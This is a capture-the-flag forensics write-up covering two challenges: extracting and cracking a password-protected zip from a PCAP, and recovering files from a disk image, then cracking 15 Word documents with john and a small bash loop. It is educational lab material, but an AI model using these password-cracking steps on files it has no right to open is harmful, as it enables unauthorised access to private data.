
Unzip the file to get an unknown file. Check the filetype by using “file” command on linux, reveals it as a PCAP file.



mrnab@mrnabpc: /mnt/e/uniklgoh/whatisthis

```
mrnab@mrnabpc:/mnt/e/uniklgoh/whatisthis$ file whatisthis
whatisthis: pcap capture file, microsecond ts (little-endian) - version 2.4 (Linux cooked v1, capture length 262144)
mrnab@mrnabpc:/mnt/e/uniklgoh/whatisthis$
```


Change the file extension into .pcap filetype. Open the file using network miner.



Frame nr.	Filename	Extension	Size	Source host
2701	main.js	js	9 425 B	202.75.5.42 [www.spa.gov.
8	views.A1CE4B08.json	json	1 331 B	103.53.33.92 [www.ump.ed
730	views.A316955B.json	json	1 340 B	103.53.33.92 [www.ump.ed
16	gbrick.png.1DB48CE7.png	png	40 063 B	103.53.33.92 [www.ump.ed
699	FpDwhep9.txt	txt	2 078 B	104.22.3.84 [pastebin.com]
1168	malware.zip	zip	3 273 B	10.0.2.4 [10.0.2.4:8080]

Filename	MD5
whatisthi...	974369...


Export 2 files from the pcap, which is malware.zip, a password protected zip file and FpDwhep9.txt, a wordlist file. To crack zip file, use zip2john command to hash the zip file, then crack the hash using wordlist.



Select mrnab@mrnabpc: /mnt/e/uniklgoh/whatisthis

```
mrnab@mrnabpc:/mnt/e/uniklgoh/whatisthis$ zip2john malware.zip > hash.txt
ver 2.0 efh 5455 efh 7875 malware.zip/3ware PKZIP Encr: 2b chk, TS_chk, cmplen=3097, decmplen=17112, crc=C39F31F3
mrnab@mrnabpc:/mnt/e/uniklgoh/whatisthis$ john --wordlist=FpDwhep9.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
7passp           (malware.zip/3ware)
1g 0:00:00:00 DONE (2019-10-16 22:36) 33.33g/s 8666p/s 8666c/s 8666C/s 3passf..9passo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
mrnab@mrnabpc:/mnt/e/uniklgoh/whatisthis$
```


Use the zip file using password “7passp” to get another unknown file name “3ware”. Check the filetype by using “file” command on linux, reveals it as an ELF executable file.




mrnab@mrnabpc: /mnt/e/uniklgoh/whatisthis

```
mrnab@mrnabpc:/mnt/e/uniklgoh/whatisthis$ file 3ware
3ware: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.s
o.2, BuildID[sha1]=68c648799f21f030fff44518dda5d8b2ab9df998, for GNU/Linux 3.2.0, not stripped
mrnab@mrnabpc:/mnt/e/uniklgoh/whatisthis$ ./3ware
Enter Password: testing
Wrong Password!
mrnab@mrnabpc:/mnt/e/uniklgoh/whatisthis$
```

When execute the file, it asks for another password. Use strings command to check the readable content from the program. The password can be obtained from there by the hint given “pw.below”. Using the password, the program will reveal the flag.



```
.symtab
.dynstr
.pw.below
.hello.moto
;*3$"
b4ed
```



mrnab@mrnabpc: /mnt/e/uniklgoh/whatisthis

```
mrnab@mrnabpc:/mnt/e/uniklgoh/whatisthis$ ./3ware
Enter Password: .hello.moto
Correct!
Here your flag: uniklgoh19{d126b33ab4ed7c44d051eb11451aca16}
mrnab@mrnabpc:/mnt/e/uniklgoh/whatisthis$
```

Flag: uniklgoh19{d126b33ab4ed7c44d051eb11451aca16}

Forensic.Bounty@Nexagate

Question: Hello guys, can you help me to continue my forensic investigation.

Here is the evidence that you need to further investigate.


File location: boot2root.2much.

Attachment: bounty@nexagate.zip

Mark: 150

Solution:

Unzip the file to get an AFF file. AFF file is an advance forensic format file. It can be open using imager tools like FTK imager. Open it using FTK imager by adding the file as image file.



AccessData FTK Imager 3.4.3.3

Evidence Tree

```
Evidence.aff
  FORENSIC [FAT16]
    [root]
      System Volume Information
    [unallocated space]
```

File List


```
System Volume Informati...      Confidential Document13.doc...   Confidential Document5.docx....   Gurer'f abguvat urer!!!.txt.FileSl...
Baca saya.txt                   Confidential Document14.docx     Confidential Document6.docx       MASTERPA...
Baca saya.txt.FileSlack         Confidential Document14.doc...   Confidential Document6.docx....   MASTERPASS.FileSla...
Confidential Document.docx      Confidential Document15.docx     Confidential Document7.docx       Pedoman.txt
Confidential Document.docx.F... Confidential Document15.doc...   Confidential Document7.docx....   Pedoman.txt.FileSlack
Confidential Document10.docx    Confidential Document2.docx      Confidential Document8.docx
Confidential Document10.doc...  Confidential Document2.docx....  Confidential Document8.docx....
Confidential Document11.docx    Confidential Document3.docx      Confidential Document9.docx
Confidential Document11.doc...  Confidential Document3.docx....  Confidential Document9.docx....
Confidential Document12.docx    Confidential Document4.docx      Ernq Zr svefg! Vgf Vzcbegnag!!!...
Confidential Document12.doc...  Confidential Document4.docx....  Ernq Zr svefg! Vgf Vzcbegnag!!!...
Confidential Document13.docx    Confidential Document5.docx      Gurer'f abguvat urer!!!.txt
```

```
000 2E 20 20 20 20 20 20 20-20 20 20 10 00 9B AA A4  .         ···ª¤
010 4F 4F 4F 4F 00 00 AB A4-4F 4F 02 00 00 00 00 00  OOOO··«¤OO······
020 2E 2E 20 20 20 20 20 20-20 20 20 10 00 9B AA A4  ..        ···ª¤
030 4F 4F 4F 4F 00 00 AB A4-4F 4F 00 00 00 00 00 00  OOOO··«¤OO······
040 42 74 00 00 00 FF FF FF-FF FF FF 0F 00 CE FF FF  Bt···ÿÿÿÿÿÿ··Îÿÿ
050 FF FF FF FF FF FF FF FF-FF FF 00 00 FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿ··ÿÿÿÿ
```

Cursor pos = 0; clus = 2; log sec = 440

View files in plain text format

Recover all files(excluding .FileSlack file) to any directory. Make sure to check “Show Hidden Item” on windows explorer due to all files attribute is set to hidden.




PakChoi › Data (E:) › uniklgoh › bounty › recover

```
Baca saya.txt                      Confidential Document11.docx
Confidential Document.docx         Confidential Document12.docx
Confidential Document2.docx        Confidential Document13.docx
Confidential Document3.docx        Confidential Document14.docx
Confidential Document4.docx        Confidential Document15.docx
Confidential Document5.docx        Ernq Zr svefg! Vgf Vzcbegnag!!!!.txt
Confidential Document6.docx        Gurer'f abguvat urer!!!.txt
Confidential Document7.docx        MASTERPASS
Confidential Document8.docx        Pedoman.txt
Confidential Document9.docx
Confidential Document10.docx
```

20 items


☐ Item check boxes
☑ File name extensions
☑ Hidden items

Let’s go through with all the file recovered. We will start with “Pedoman.txt”. At first reading the text, it looks like a valid text, but it is not. That text is an encoded text using spam mimic websites.



```
Dear Friend , This letter was specially selected to
be sent to you . We will comply with all removal requests
! This mail is being sent in compliance with Senate
bill 1622 , Title 5 ; Section 303 ! This is NOT unsolicited
bulk mail ! Why work for somebody else when you can
become rich within 35 days ! Have you ever noticed
nearly every commercial on television has a .com on
in it and society seems to be moving faster and faster
. Well, now is your chance to capitalize on this .
We will help you increase customer response by 170%
and deliver goods right to the customer's doorstep
. You can begin at absolutely no cost to you . But
don't believe us . Mrs Simpson who resides in Georgia
tried us and says "Now I'm rich, Rich, RICH" ! This
offer is 100% legal . If not for you then for your
```


Go to http://www.spammimic.com/, paste the text we will get the decoded text. The spam is a hint, saying that from all recovered file, there is only 1 docx file is real, might be the only 1 keeping the flag.


Decoded

Your spam message **Dear Friend , This letter was specially ...** decodes to:


Only 1 txt and docx file that is real

Move on to next file “Ernq Zr sheng! Vgf Vzcbegnag!!!!!.txt”. Text from this file also an encoded text from spam mimic. Paste the text at spam mimic to decode the text, get the next hint, saying that the docx file is password protected, so we need to crack the password.


Ernq Zr svefg! Vgf Vzcbegnag!!!!!.txt - Notepad
File Edit Format View Help

```
Dear Friend ; Thank-you for your interest in our publication
. If you no longer wish to receive our publications
simply reply with a Subject: of "REMOVE" and you will
immediately be removed from our club ! This mail is
```


Ln 12, Col 57
100%
Windows (CRLF)
UTF-8


Decoded

Your spam message **Dear Friend ; Thank-you for your interes...** decodes to:


There is a confidential document but i forgot the password, can you help me to recover it?

Next is file “MASTERPASS”. From the name, it may be the file that we can get the password for the password protected docx.



```
mrnab@mrnabpc:/mnt/e/uniklgoh/bounty/recover$ file MASTERPASS
MASTERPASS: data
mrnab@mrnabpc:/mnt/e/uniklgoh/bounty/recover$ binwalk MASTERPASS

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
27151115      0x19E4B0B       MySQL ISAM index file Version 1
54767880      0x343B108       Zlib compressed data, compressed
86827829      0x52CE335       End of Zip archive, footer length: 22

mrnab@mrnabpc:/mnt/e/uniklgoh/bounty/recover$
```

When using file command on “MASTERPASS”, it shown that it’s a data file. But when use binwalk, it says “End of Zip archive”, but file command didn’t show that the file is zip format. The file signature of the file might have been changed. Open the file using HxD editor, to check the file signature.




HxD - [E:\uniklgoh\bounty\recover\MASTERPASS]

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  00 00 00 00 14 00 00 00 08 00 2F A4 4F 4F BA 9E  ........../¤OO°ž
00000010  86 5D CD E2 2C 05 F3 55 C2 06 0E 00 00 00 4D 41  †]Íâ,.óUÂ.....MA
00000020  53 54 45 52 50 41 53 53 2E 74 78 74 1C 99 C7 8E  STERPASS.txt.™ÇŽ
00000030  AB CC 1A 45 E7 F5 16 88 30 61 46 66 42 2C 82 48  «Ì.Eçõ.ˆ0aFfB,‚H
00000040  22 A7 01 12 36 06 64 8B BE C6 18 B0 3D E0 D9 2F  "§..6.d‹¾Æ.°=àÙ/
00000050  E7 9F B5 D4 6D 1A AA EA DB 6B 6D 13 B6 CB B2 FF  çŸµÔm.ªêÛkm.¶Ë²ÿ
00000060  EF D5 81 78 4E A5 09 11 FD B7 CA 90 9D 72 7C E0  ïÕ.xN¥..ý·Ê..r|à
```


Offset(h): 0 Block(h): 0-3 Length(h): 4

From HxD editor, we can see that file signature has been changes to zero. The file signature for zip file should be “50 4B 03 04”. Edit the file signature and save the file.



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  50 4B 03 04 14 00 00 00 08 00 2F A4 4F 4F BA 9E  PK......../¤OO°ž
00000010  86 5D CD E2 2C 05 F3 55 C2 06 0E 00 00 00 4D 41  †]Íâ,.óUÂ.....MA
```

Changes the file extension to zip format. Then try to extract the file to get MASTERPASS.txt, which is a password list. We can use this file to crack the docx file.




E:\uniklgoh\bounty\recover\MASTERPASS.txt - Notepad++

```
Password
RqT>m!9MtA4+d@~xDyF&fkZ37sXW65a
SFr$dAQ?NvwMWS+>E~H$b6Jsf@nd8%G
Y49cp$RUuAhWm~tTCK>3ewJ!zqVs6dS
n54PC?AcXH2Qtv#mMrG&dRR+Vd5j7k8
LJTCYdpH>6s#?r3x+@q7cE27?~8?mZg
aErsWPp8G9FkT#NY!32%XDKj>$w^vZ7
gCKSC9NzDRY7!dGdVbmPJWFtU9hj%yX
```

length : 113,399,283 line Ln : 1 Col : 1 Sel : 0 | 0

Its times to crack the docx file, but the problem is, there was 15 totals of it. So, I create a script to crack each file one by one.




E:\uniklgoh\bounty\recover\tocrack\crack.sh - Notepad++

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
crack.sh

```
#!/bin/bash

for value in 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15
do
    echo '========= Cracking file ' $value ' ============='
    ./office2john.py Confidential\ Document$value.docx > hash$value.txt
    john --wordlist=MASTERPASS.txt hash$value.txt
    read -p "Press enter to continue"
    echo '========= Done ' $value '======================='
    echo " "
done

echo "Cracking done...."
exit

```

length : 376 lines : 15 Ln : 15 Col : 1 Sel : 0 | 0 Unix (LF) UTF-8 INS


The script will convert each docx into hash, then crack it using john password cracker.




mrnab@mrnabpc: /mnt/e/uniklgoh/bounty/recover/tocrack

```
mrnab@mrnabpc:/mnt/e/uniklgoh/bounty/recover/tocrack$ ./crack.sh
========= Cracking file  1  =============
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 11 candidates left, minimum 64 needed for performance.
0g 0:00:00:00 DONE (2019-10-19 16:56) 0g/s 122.2p/s 122.2c/s 122.2C/s SFr$dAQ?NvwMWS+>E~H$b6Jsf@nd8%G..d3DNG~u7thCB?YeDx
+g9Q6$&Wcfq%vH
Session completed
Press enter to continue
========= Done  1 =======================

========= Cracking file  2  =============
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 11 candidates left, minimum 64 needed for performance.
0g 0:00:00:00 DONE (2019-10-19 16:56) 0g/s 137.5p/s 137.5c/s 137.5C/s SFr$dAQ?NvwMWS+>E~H$b6Jsf@nd8%G..d3DNG~u7thCB?YeDx
+g9Q6$&Wcfq%vH
Session completed
Press enter to continue
```

Password cracking fail on all docx files except for document number 7 “Confidential Document7.docx” with password “~eHg8%$T^@+awM>NEmrBTkA%6#?RSf”. Open the docx file to get the flag.



```
========= Cracking file  7  =============
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 11 candidates left, minimum 64 needed for performance.
~eHg8%$T^@+awM>NEmrBTkA%6#?RSf (Confidential Document7.docx)
1g 0:00:00:00 DONE (2019-10-19 16:57) 11.11g/s 122.2p/s 122.2c/s 122.2C/s SFr$dAQ?NvwMWS+>E~H$b6Jsf@nd8%G..d3DNG~u7thCB?
YeDx+g9Q6$&Wcfq%vH
Use the "--show" option to display all of the cracked passwords reliably
Session completed
Press enter to continue
========= Done  7 =======================
```



titles are: CISSP, CCNP, CCDP, CISSP, ISO 27001 Lead Auditor, CEH, CPTE, ITIL and GIAC.

Thank you for recovering the document. For token of appreciation, please take this flag

uniklgoh19{f0r3n5!c_15_51ck}.

Flag: uniklgoh19{f0r3n5!c_15_51ck}